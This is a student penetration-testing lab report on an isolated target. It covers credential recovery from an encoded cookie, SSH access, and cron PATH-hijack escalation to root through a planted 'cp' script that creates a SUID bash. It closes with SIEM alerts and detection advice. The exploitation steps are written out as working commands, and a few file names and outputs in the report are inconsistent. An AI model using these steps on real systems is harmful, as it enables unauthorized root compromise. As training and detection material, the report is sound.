

Penetration Testing Lab Report

Scenario 2: Writable-PATH Cron Privilege Escalation

Student Name:	Randy Escototo
Student ID:	25002202010
Scenario:	Scenario 2 — Cron Job PATH Hijacking
Target Host:	10.10.1.56 (ubuntutarget)
Attacker Host:	10.10.1.10 (kali)
Date:	August 15, 2026

This report documents an authorized penetration test performed against an isolated lab target as part of a course exercise. Initial reconnaissance identified a plaintext-recoverable SSH credential hidden in an HTTP response, which was used to obtain an unprivileged shell as the **student** user. Privilege escalation to **root** was then achieved by exploiting a world-writable directory (`/home/student/bin`) placed earlier in `PATH` than the system directories inside a root-owned cron job (`/etc/crontab`), which invoked the unqualified command `cp`. A malicious `cp` script was planted in that directory and executed automatically by cron running as root, yielding a root-owned SUID shell. The activity generated corresponding Suricata network alerts and flow/HTTP/SSH records, confirmed in the SIEM (Elastic/Suricata) export included below.

1. Exploitation Narrative

1.1 Reconnaissance

The engagement began with host discovery and service enumeration against the target.

```
ping -c 4 10.10.1.56
```

Confirmed the host was live and measured baseline latency before scanning.

```
nmap -sV -sC -O 10.10.1.56
```

Performed version/script/OS detection. This revealed two open ports: 22/tcp (OpenSSH 10.2p1) and 80/tcp (Apache 2.4.66), with a page titled "Server Status", indicating an SSH login path and a web application worth inspecting for information disclosure.

```
curl -c cookies.txt -v http://10.10.1.56
```

Fetches the web page with verbose headers and cookie-jar saving. The HTML source contained an HTML comment block of internal operations notes, including the line `hex: 6865782d6865782d686578` and a hint that a "base64-encoded debug blob" existed. This was reconnaissance bait pointing toward a hidden authentication token.




Figure A — Rendered "Server Status" page at `http://10.10.1.56`.




Figure B — Page source (view-source:) revealing the hidden "INTERNAL NOTES" HTML comment, including the encoded hex string used as a pointer toward the hidden auth token.

A cookie named `debug` was recovered from the browser's cookie store for the target domain using `browser_cookie3` in Python, containing a URL-encoded, double-layer-encoded value:




Figure C — Browser DevTools Storage tab confirming the raw debug cookie value set for 10.10.1.56, matched against the value later intercepted via browser_cookie3.

```
NDgzMzc4MzM2RTYzMZA2NDMzNjQ%3D → base64-decode → 483378336E6330643364 → hex-decode →
H3x3nc0d3d
```

Decoding was chosen over guessing because the cookie value and the page comment both signalled layered encoding (a base64 blob that itself decoded to a hex string). This yielded a candidate credential, H3x3nc0d3d, for the account referenced by the service banner (student).

1.2 Initial Access

```
ssh student@10.10.1.56
```

Authenticated as the low-privilege student account using the recovered credential, obtaining an interactive shell.

1.3 Privilege Escalation Enumeration

```
sudo -l
```

Checked for sudo rights first, since misconfigured sudo is the most common escalation path. The account had none ("user student may not run sudo"), so enumeration moved to SUID binaries and scheduled tasks.

```
find / -perm -4000 -type f 2>/dev/null
```

Searched for SUID binaries. Nothing directly exploitable stood out (a sudo-rs SUID copy was present but required credentials it did not have). Attention then turned to root-run automation, since that is the classic vector when direct privilege paths are closed.

```
cat /etc/crontab
```

This was the key finding. The crontab set a custom PATH that placed /home/student/bin — a directory **owned and writable by the student user** — before the standard system directories (/usr/local/sbin, /usr/bin, etc.):

```
PATH=/home/student/bin:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
* * * * * root /usr/local/bin/mycron.sh
```

cat /usr/local/bin/mycron.sh showed the script ran as root every minute and called the unqualified command cp (cp /etc/passwd /tmp/backup) rather than an absolute path. Because of the crontab's PATH ordering, any executable named cp placed in /home/student/bin would be resolved and executed by root before the real /bin/cp was ever considered.

1.4 Exploitation

A proof-of-concept malicious cp script was written into the writable PATH directory and made executable, then its automatic execution by the root cron job was confirmed:

```
cat > /home/student/bin/cp <<'EOF'
#!/bin/bash
id > /tmp/cron-proof
EOF
chmod +x /home/student/bin/cp
```

Within one minute, /tmp/cron-proof appeared containing uid=0(root) gid=0(root) groups=0(root) — confirming the hijacked cp was executed with root privileges. The payload was then upgraded to grant a persistent, interactive root shell rather than just a one-off proof file:

```
cat > /home/student/bin/cp <<'EOF'
#!/bin/bash
/bin/cp /bin/bash /home/student/bin/bash
/bin/chmod 4755 /home/student/bin/bash
EOF
chmod +x /home/student/bin/cp
```

This script instructs root's cron-triggered "cp" call to copy /bin/bash to a new location and set the SUID bit (mode 4755) on the copy, so any user who later executes that copy runs it with the effective UID of its owner (root). Earlier attempts that copied to /tmp failed silently — /tmp on this host is mounted with a policy that stripped the SUID bit or otherwise blocked execution — so the destination was moved to /home/student/bin, which is fully controlled by the student account. After the next cron tick, the listing confirmed a root-owned, SUID-root binary:


```
-rwsr-xr-x 1 root root 1540520 Aug 15 03:09 /home/student/bin/bash
```

Executing it with the -p flag (preserve privileges, required because bash normally drops the SUID effective UID on startup) dropped into a root shell:

```
/home/student/bin/bash -p
```

2. Root Proof

The terminal capture below shows the full escalation sequence from within the target session, ending with `id` and `whoami` confirming root access (`uid=0(root)`, `whoami → root`), obtained via the SUID-root bash planted by the hijacked cron job.

A terminal window titled 'student@ubuntutarget: ~' showing a series of commands and their outputs. The user 'student' is at the prompt. They first list the contents of '/tmp/cron-poc', which shows a file owned by root with permissions -rw-r--r--. Then they execute '/tmp/cron-pc -p', which results in a 'No such file or directory' error. Next, they use 'cat' to write a root bash shell to '/home/student/bin/cp'. The output shows the file being created with permissions -rwsr-xr-x and owned by root. Then they list '/tmp/rootbash', showing a file owned by root with permissions -rwsr-xr-x. They then execute '/tmp/rootbash -p', which results in a 'Is a directory' error. Finally, they use 'cat' to write a root bash shell to '/home/student/bin/bash'. The output shows the file being created with permissions -rwsr-xr-x and owned by root. They then execute '/home/student/bin/bash -p', which results in a 'bash-5.3#' prompt. Finally, they execute 'id' and 'whoami', both of which confirm root access (uid=0, groups=1001(student), whoami=root).

```
student@ubuntutarget: ~
Session Actions Edit View Help
student@ubuntutarget:~$ ls -l /tmp/cron-poc
-rw-r--r-- 1 root root 0 Aug 15 03:03 /tmp/cron-poc
student@ubuntutarget:~$ /tmp/cron-pc -p
rootbash: /tmp/cron-pc: No such file or directory
student@ubuntutarget:~$ cat > /home/student/bin/cp <<'EOF'
#!/bin/bash
/bin/cp /bin/bash /tmp/rootbash
/bin/chmod 4755 /tmp/rootbash
EOF

chmod +x /home/student/bin/cp
student@ubuntutarget:~$ ls -l /tmp/rootbash
-rwsr-xr-x 1 root root 1540520 Aug 15 02:11 /tmp/rootbash
student@ubuntutarget:~$ /tmp/rootbash -p
rootbash: /home/student/bin: Is a directory
student@ubuntutarget:~$ cat > /home/student/bin/cp <<'EOF'
#!/bin/bash
/bin/cp /bin/bash /home/student/bin/bash
/bin/chmod 4755 /home/student/bin/bash
EOF

chmod +x /home/student/bin/cp
student@ubuntutarget:~$ ls -l /home/student/bin/bash
-rwsr-xr-x 1 root root 1540520 Aug 15 03:09 /home/student/bin/bash
student@ubuntutarget:~$ /home/student/bin/bash -p
bash-5.3# id
uid=1001(student) gid=1001(student) euid=0(root) groups=1001(student)
bash-5.3# whoami
root
```

Figure 1 — Target terminal session: SUID copies of rootbash and /home/student/bin/bash created by the hijacked cron job, executed with -p, and confirmed via `id` / `whoami` as root.

3. Detection Evidence (SIEM)

Network activity for the engagement was captured by Suricata and indexed into the SIEM (Elastic Discover). The export covers 10.10.1.10 (attacker) ↔ 10.10.1.56 (target) traffic from 09:33 to 11:14 on Aug 15, 2026, and contains 1,177 events: 1,112 flow records, 30 HTTP transaction logs, 26 intrusion-detection alerts, 6 SSH protocol logs, 2 file-info logs, and 1 anomaly record.

3.1 Alert burst during the reconnaissance/exploitation window

A dense cluster of 26 Suricata IDS alerts fired between 09:33:03 and 09:33:15 — a 12-second window corresponding to automated scanning/enumeration of the web service (repeated GET/OPTIONS/PROPFIND/POST requests, several returning 404/405/501), immediately followed by SSH protocol events at 09:33:15.255, .256, .382, .436 and 09:33:59, which line up with the credential-recovery and initial SSH logon steps described in Section 1. A representative slice of that window is shown below (full detail in the attached CSV export):

Time (UTC)	Event Type	Method	Status	Category
09:33:04.592	alert			network, intrusion_detection
09:33:06.712	alert			network, intrusion_detection
09:33:08.847	alert			network, intrusion_detection
09:33:12.478	alert			network, intrusion_detection
09:33:14.596	alert			network, intrusion_detection
09:33:15.235	alert	GET	404	network, intrusion_detection
09:33:15.240	alert	PROPFIND	405	network, intrusion_detection
09:33:15.240	alert	GET	200	network, intrusion_detection
09:33:15.242	alert	OPTIONS	200	network, intrusion_detection
09:33:15.242	alert	OPTIONS	200	network, intrusion_detection
09:33:15.255	ssh			network
09:33:15.256	ssh			network
09:33:15.307	alert	PROPFIND	405	network, intrusion_detection
09:33:15.309	alert	GET	404	network, intrusion_detection
09:33:15.310	alert	POST	404	network, intrusion_detection
09:33:15.310	fileinfo	POST	404	network
09:33:15.311	alert	OPTIONS	200	network, intrusion_detection
09:33:15.311	alert	POST	200	network, intrusion_detection
09:33:15.311	fileinfo	POST	200	network
09:33:15.366	alert	GET	404	network, intrusion_detection
09:33:15.367	alert	GET	404	network, intrusion_detection
09:33:15.367	alert	GET	404	network, intrusion_detection

Table 1 — Excerpt of non-flow SIEM events (Suricata alert/ssh/fileinfo/anomaly records) from the attached Discover CSV export, ordered by timestamp. All rows shown here fall inside or immediately after the 12-second scan/alert burst.

3.2 SIEM Discover Screenshots

The following Kibana/Elastic Discover captures, filtered to `source.ip: 10.10.1.10` (the attacker host), corroborate the CSV export above with a live view of the same events.




Figure D — Discover view over the "Last 15 minutes" window around 09:33, showing the spike of documents from 10.10.1.10 and individual rows tagged network, intrusion_detection/alert interleaved with http and ssh events — the same burst captured in Table 1.




Figure E — Wider Discover view (1,149 documents, ~09:20–09:35) showing the full shape of the traffic: a small HTTP baseline followed by a sharp spike in flow/HTTP volume at 09:33–09:34 that matches the scanning and alert burst.




Figure F — Discover filtered to `source.ip: 10.10.1.10` and `suricata.eve.event_type: ssh`, isolating the 6 SSH protocol events. Two clusters are visible: one at ~09:33 (the initial authenticated logon following credential recovery) and one at ~09:55–10:00 (a later SSH session, consistent with returning to the host to continue the privilege-escalation steps in Section 1.3–1.4).

3.3 Interpretation

The alert burst corresponds to the reconnaissance phase (repeated HTTP requests with mixed methods and error codes consistent with automated enumeration), and the subsequent SSH log entries correspond to the authenticated logon used to gain the initial low-privilege shell. The privilege-escalation step itself (the writable-PATH cron hijack) is a local, host-side action with no distinguishing network signature in this capture — it would instead be visible to a host-based control such as auditd/Wazuh (e.g. a rule watching for file creation under `/home/* /bin` followed by execution from a root-owned cron process), which is discussed in Section 4.

4. Why This Misconfiguration Is Dangerous, and How SIEM Could Alert On It

4.1 Why it is dangerous

- **Untrusted directory ahead of trusted ones in PATH:** Placing a user-writable directory (`/home/student/bin`) before `/bin` and `/usr/bin` in a root-scoped PATH means the shell resolves command names against attacker-controlled content first. Any low-privilege user who can write to that directory can shadow standard binaries.
- **Unqualified command names in privileged automation:** The cron script called `cp` instead of `/bin/cp`. Root-run scripts should always invoke binaries by absolute path (or set a minimal, hard-coded PATH containing only trusted system directories) so that PATH manipulation cannot redirect execution.
- **Automatic, unattended, root-context execution:** Because cron re-runs the job every minute as root with no human review, a single file write by an unprivileged account is enough to achieve full compromise within seconds — no additional exploit, race condition, or memory-corruption bug is required.
- **Blast radius:** Root compromise on a Linux host means total control — arbitrary file read/write, credential theft, persistence, lateral movement, and log tampering — turning a single misplaced directory in a PATH variable into a full system takeover.

4.2 How SIEM/detection controls could catch this class of attack

- **Host-based auditing (auditd / Wazuh / Sysmon-for-Linux):** A rule on file creation or permission changes to 4755/SUID inside user home directories (`/home/*/bin/*`) — SUID bits should almost never appear there — combined with a rule flagging any process spawned by cron whose executable path resolves outside `/usr`, `/bin`, or `/sbin`, would catch the hijack the moment the malicious `cp` ran as root.
- **PATH-integrity monitoring:** Alerting when a process's effective PATH environment variable contains a world- or group-writable directory ahead of standard system paths — checkable via a periodic configuration audit of `/etc/crontab` and `/etc/cron.d/*`, or at runtime via auditd's exec logging.
- **Process lineage / parent-child anomaly detection:** Flagging any SUID-root binary (bash, in this case) whose parent process is a cron-spawned shell rather than a package-manager or admin-initiated install — a strong indicator of an on-host privilege escalation rather than legitimate software installation.
- **Network-layer correlation (as captured in this report's SIEM export):** While the local PATH hijack itself has no network signature, the reconnaissance and credential-harvesting phase that preceded it does — the 26-alert burst of scanning traffic and the immediately following SSH logon in Section 3 give an analyst a clear, timestamped trigger to pull host logs for the same window and catch the escalation that followed.
- **File-integrity monitoring (FIM):** Watching `/usr/local/bin/mycron.sh` and `/etc/crontab` for unexpected changes, and alerting on any new SUID/SGID binary appearing anywhere on the filesystem outside a maintained allow-list, would catch both the root cause (the misconfigured script) and the resulting artifact (the SUID bash copy).